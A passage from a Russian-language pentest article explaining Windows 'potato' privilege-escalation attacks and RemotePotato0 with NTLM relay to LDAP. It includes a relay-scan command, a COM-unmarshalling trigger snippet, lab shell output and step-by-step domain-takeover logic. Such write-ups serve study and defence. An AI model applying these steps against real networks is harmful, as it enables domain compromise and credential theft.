


Рис. 1. Найди уязвимость на картинке

На самом деле, уже в этот момент можно начинать потирать руки в предвкушении кревов доменадмина. Убедимся, что мы можем релейтить Net-NTLMv2 аутентификацию на службы LDAP(S) с помощью LdapRelayScan.

Bash:

```
~$ python3 LdapRelayScan.py -method BOTH -dc-ip <REDACTED> -u <REDACTED> -p <REDACTED>
```

```
[...]: ~ /tools/LdapRelayScan git:(main) python3 LdapRelayScan.py -method BOTH -dc-ip [...] -u [...] -p [...]
-Domain Controllers identified-
dc- [...]
dc02 [...]

-Checking DCs for LDAP NTLM relay protections-
dc- [...]
[+] (LDAP) SERVER SIGNING REQUIREMENTS NOT ENFORCED!
[+] (LDAPS) CHANNEL BINDING SET TO "NEVER"! PARTY TIME!
dc02 [...]
[+] (LDAP) SERVER SIGNING REQUIREMENTS NOT ENFORCED!
[+] (LDAPS) CHANNEL BINDING SET TO "NEVER"! PARTY TIME!
```

Рис. 2. PARTY TIME, биц!

Неудивительно, что [LDAP Signing](#) (защита LDAP, 389/TCP) и [LDAP Channel Binding](#) (защита LDAPS, 636/TCP) отключены – еще мало кто осознал, что это мастхэв-mitigations АД в наше время.

А теперь по порядку, что со всем этим можно сделать...

Немного (нудной теории) о «картошках»

Теория – это всегда нудно и скучно, но в этом случае она прям сильно нужна для базового представления о проводимой атаке. Я постараюсь не затягивать.

RottenPotato & Co.

В далеком 2016 г. умные люди придумали [RottenPotato](#) – технику локального повышения привилегий с сервисных аккаунтов Windows (например, IIS APPPOOL\DefaultAppPool или NT Service\MSSQL\$SQLEXPRESS), обладающих привилегий олицетворения чужих токенов безопасности (aka SeImpersonatePrivilege), до NT AUTHORITY\SYSTEM.

Для этого атакующий должен был:

1. Спровоцировать вынужденную аутентификацию со стороны NT AUTHORITY\SYSTEM на машине-жертве через триггер API-ручки DCOM/RPC CoGetInstanceFromIStorage в отношении локального слушателя (выступает в роли «человека посередине»).
2. Одновременно провести [локальную](#) атаку NTLM Relay на службу RPC (135/TCP) и дернуть API-вызов DCOM/RPC AcceptSecurityContext, передавая ему содержимое NTLM-части запроса Negotiate (NTLM Type 1) от NT AUTHORITY\SYSTEM.
3. Подменить NTLM-челлендж (NTLM Type 2), исходящий от службы RPC (135/TCP), на челлендж, полученный из ответа AcceptSecurityContext, и продолжить изначальный релей на RPC из шага 1. В данном контексте NTLM-ответ службы RPC (135/TCP) используется просто как [шаблон](#) сетевого ответа, в который мы инжектируем нужное нам тело NTLM-челленджа.
4. После успешного получения NTLM-аутентификации (NTLM Type 3) клиента RPC из шага 1 в ответ на NTLM-челлендж (NTLM Type 2) из шага 3 зарелай ее на RPC-ручку AcceptSecurityContext и получить токен системы. На этом NTLM Relay окончен.
5. Имперсонировать (олицетворить) NT AUTHORITY\SYSTEM. Мы можем это сделать в силу наличия у нас привилегии SeImpersonatePrivilege.




Рис. 3. Механизм работы RottenPotato (изображение – jlajara.gitlab.io)

Некоторое время спустя лавочку прикрыли, запретив DCOM/RPC общаться с локальными слушателями – никаких тебе больше MitM-ов. Но «картошки» все равно претерпевали изменения: были напилены [LonelyPotato](#) (неактуально) и [JuicyPotato](#) – улучшенная версия RottenPotato, умеющая работать с разными значениями [CLSID](#) (Class ID, идентификатор COM-класса) для «арбузинга» других служб (помимо BITS, которую использовала оригинальная «картошка»), в которых реализован интерфейс [IMarshal](#) для триггера NTLM-аутентификации.

Триггер NTLM-аутентификации

В данном случае процесс провоцирования NTLM-аутентификации в своей основе имеет схожий принцип с вредоносной десериализацией объектов, только здесь это называется [«анмаршалинг»](#) – процесс восстановления COM-объекта из последовательности бит после его передачи в целевой метод в качестве аргумента.

Атакующий создает вредоносный COM-объект класса [IStorage](#) и вызывает API [CoGetInstanceFromIStorage](#) с указанием [создать](#) объект класса с конкретным идентификатором CLSID и [инициализировать](#) его состоянием из маршиализированного вредоносного объекта. Одно из полей маршиализированного объекта содержит указатель на подконтрольный атакующему слушатель, на который автоматически приходит отстук с NTLM-аутентификацией в процессе анмаршалинга.

C++:

```
public static void BootstrapComMarshal(int port)
{
    IStorage stg = ComUtils.CreateStorage();

    // Use a known local system service COM server, in this cast BITSv1
    Guid clsid = new Guid("4991d34b-80a1-4291-83b6-3328366b9097");

    TestClass c = new TestClass(stg, String.Format("127.0.0.1[{0}]", port));

    MULTI_QI[] qis = new MULTI_QI[1];

    qis[0].pIID = ComUtils.IID_IUnknownPtr;
    qis[0].pItf = null;
    qis[0].hr = 0;

    CoGetInstanceFromIStorage(null, ref clsid,
        null, CLSCTX.CLSCTX_LOCAL_SERVER, c, 1, qis);
}
```

Подробнее о механизме триггера NTLM-аутентификации в ходе абызда DCOM/RPC можно почитать в первом репорте на эту тему можно прочесть [тут](#).

RoguePotato

С релизом [RoguePotato](#) – эволюционировавшей версией Juicy Potato – был продемонстрирован альтернативный подход к олицетворению привилегированных системных токенов:



- 1.
2. Атакующий поднимает кастомный сервис OXID (Object Exporter ID) Resolver на локальном порту атакуемой машины, отличном от 135/TCP. OXID-резолвер используется в Windows для разрешения идентификатора вызываемого интерфейса RPC (в нашем случае подконтрольного атакеру) в его имя, т. е. в строку RPC-биндинга.
3. Атакующий говорит службе DCOM/RPC машины-жертвы постучаться на удаленный IP-адрес (контролируется атакующим) для резолва той самой OXID-записи. Это необходимо в силу того, что Microsoft запретили обращение к локальным OXID-резолверам, слушающим НЕ на порту 135/TCP.
4. На том самом удаленном IP-адресе атакер поднимает socat (или любой другой TCP-редиректор) на порту 135/TCP и зеркалит пришедший OXID-запрос на атакуемую машину в порт, на котором слушает кастомный сервис OXID Resolver из шага 1. Последний резолвит предоставленный идентификатор в стрингу RPC-биндинга именнованного канала ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper].
5. Далее машина-жертва наконец-то делает вредоносный RPC-вызов (API-ручка IRemUnknown2) с подключением к подконтрольному атакующему пайпу из шага 3, что позволяет нам олицетворить подключившегося клиента с помощью RpcImpersonateClient, как это описал @itm4n в судьбоносном ресурсе PrintSpoofer - Abusing Impersonation Privileges on Windows 10 and Server 20




Рис. 4. Механизм работы RoguePotato (изображение – jlajara.gitlab.io)

С базовой теорией закончили.

Небольшая remarque - Хороший тамлайн с кратким описанием всех «картошек» можно найти в этой статье.

RemotePotato0

И опять немного нудной теории.


Введение


RemotePotato0 – успешный результат попытки расширить область применения RoguePotato для проведения атак на доменные учетные записи.

Работает это дело примерно так же, как и RoguePotato, за исключением того, что теперь мы используем другие службы (с другими значениями CLSID) для триггера NTLM-аутентификации от имени пользователей, сессии которых существуют на атакуемой машине одновременно с нашей. Первоначальный вариант эксплойта работал только при условии действия атакующего из так называемого «нулевого сеанса».

Session Isolation – концепция разделения сессий пользователей от сессий системных служб и неинтерактивных приложений. Начиная с Windows Vista, все пользователя, подключаясь на машину удаленно по протоколу RDP, проваливаются в свою сессию, откуда не могут взаимодействовать с процессами, запущенными в других сессиях, если не обладают правами локального администратора. Однако, если пользователь подключен через службу WinRM (Windows Remote Management, 5985-5986/TCP) или SSH, то он проваливается непосредственно в нулевой сеанс, т. к. сами вышеуказанные службы существуют именно там.

Наглядный пример: пользователь TINYCORP\j.doe в моей лабе не имеет прав локаладмина на сервере TEXAS, поэтому не может видеть запущенных от имени администратора процессов Google Chrome, будучи подключенным по RDP. Однако, если открыть диспетчер задач с правами администратора, эти процессы будут отображены.





ис. 5. Запуск диспетчера задач с разными правами

С другой стороны, если я включу этого пользователя в локальную группу **Remote Management Users** на этом сервере и подключаюсь к нему с помощью Evil-WinRM, я окажусь в контексте Session 0, по-прежнему не обладая правами локального администратора.

```
*Evil-WinRM> PS C:\Users\j.doe\Documents> hostname
TEXAS
*Evil-WinRM> PS C:\Users\j.doe\Documents> whoami
tinycorp\j.doe
*Evil-WinRM> PS C:\Users\j.doe\Documents> Get-Process -PID $PID
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
----  -----      ----      ----      ----  --  --  -----
   676       27      45620      65464      1.02    2352    0 wsmprovhost

*Evil-WinRM> PS C:\Users\j.doe\Documents> (Get-Process -PID $PID).SessionID
0
*Evil-WinRM> PS C:\Users\j.doe\Documents> Get-Process -PID 648
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
----  -----      ----      ----      ----  --  --  -----
   149       10      2164      4252          -        648    2 chrome

*Evil-WinRM> PS C:\Users\j.doe\Documents> (Get-Process -PID 648).SessionID
2
*Evil-WinRM> PS C:\Users\j.doe\Documents> Stop-Process -Id 648
Cannot stop process "chrome (648)" because of the following error: Access is denied
At line:1 char:1
+ Stop-Process -Id 648
+
+ CategoryInfo          : CloseError: (System.Diagnostics.Process (chrome):Process) [Stop-Process], ProcessCommandException
+ FullyQualifiedErrorId : CouldNotStopProcess,Microsoft.PowerShell.Commands.StopProcessCommand
```

Рис. 6. Внутри нулевого сеанса по WinRM

Это не означает, что я теперь могу делать с процессами в других сессиях все, что захочу, однако открывает интересные возможности в контексте взаимодействия с ними через DCOM/RPC.

То есть в ситуации, когда у нас есть пользователь с правами подключения к серверам в контексте нулевого сеанса посредством WinRM и/или SSH (т. е. входящий в группу **Remote Management Users**), но не обладающий правами локаладмина (в противном случае мы можем просто сдампить LSASS для получения нужных кред), можно было использовать трюк с RemotePotato0 при условии существования на атакуемом сервере сессий привилегированных пользователей. По словам автора эксплойта в этом случае при триггере NTLM-аутентификации через определенный CLSID мы сможем угнать контекст сессии **с наименьшим значением ее идентификатора**:

“If we have a shell in Session 0, even as a low privileged user, and trigger these particular CLSIDs, we will obtain an NTLM authentication from the user who is interactively connected (if more than one user is interactively connected, we will get that of the user with lowest session id)”. – (c)

[ЛИНК](#)

Понятно, что при таком раскладе область применимости RemotePotato0 была не очень широкой, поэтому хайпа вокруг этого метода было немного.

Спустя некоторое время на всеобщую радость экспloit обновился и стал поддерживать функционал кросс-сессионного триггера NTLM-аутентификации: это означает, что действуя даже в рамках сессии № 1 из RDP, мы можем дернуть привилегированный контекст администратора, также залогиненного в RDP, но в сессии № 2. Вот это уже прям пушка.

Как работает и когда использовать

Перед переходом к практике суммируем знания о RemotePotato0.

Условия применимости атаки (что нам нужно иметь):

1. Скомпрометированная доменная УЗ, имеющая привилегии подключения к удаленному серверу по протоколу RDP, где потенциально может тусить привилегированные пользователи. На самом деле, это условие встречается практически везде, т. к. везде есть **терминалники**, куда время от времени заглядывают доменадмины.
2. Подконтрольный атакующему хост **в инTRANете**, имеющий сетевую связность по порту 135/TCP с атакуемым сервером (от этого условия мы избавимся далее).
3. Незащищенный эндпоинт с доменной аутентификацией, куда можно релеить Net-NTLMv2 аутентификацию, прилетевшую на наш HTTP-сервер. Идеальный вариант – службы LDAP(S) (или дефолтная прила веб-энролмента AD CS).
4. Возможность исполнения бинаря RemotePotato0.exe на атакуемом сервере в обход средств антивирусной защиты.

Как работает атака:

- Действуя из сессии непrivилегированного пользователя, подключенного по RDP к серверу, где есть сессия привилегированного (или любого другого интересующего нас) доменного пользователя, атакующий триггерит NTLM-аутентификацию от имени жертвы через амбаршалинг вредоносного объекта COM-класса IStorage посредством передачи его в качестве аргумента в API-ручку CoGetInstanceFromIStorage. В вредоносном объекте живет IP-адрес и порт подконтрольного атакующему сетевого узла, куда позже прилетит NTLM-аутентификация.
- На своем сервере атакующий зеркалит трафик, пришедшее на 135/TCP порт, обратно на атакуемую машину в порт, где уже поднят фейковый OXID-рэзолвер, который отдает запросу DCOM нужный RPC-биндинг.
- Частично повторяется шаг 4 из описания работы RoguePotato: вызов IRemUnknown2::RemRelease в отношении локального RPC-сервера, инкапсуляция RPC-запроса с NTLM-аутентификацией в HTTP и перенаправление его на наш HTTP-сервер. Последний уже поднят на машине атакующего в виде инстанса [ntlmrelayx.py](#).
- Проведение кросс-протокольной атаки NTLM Relay на незащищенный эндпоинт с доменной аутентификацией, например LDAP. В этом случае атакующий может добавить подконтрольного ему доменного пользователя в привилегированные доменные группы безопасности, настроить ограниченное делегирование на основе ресурсов (атака [RBCD Abuse](#)) для критических доменных ресурсов или использовать любой другой поддерживаемый вектор атаки ntlmrelayx.py.

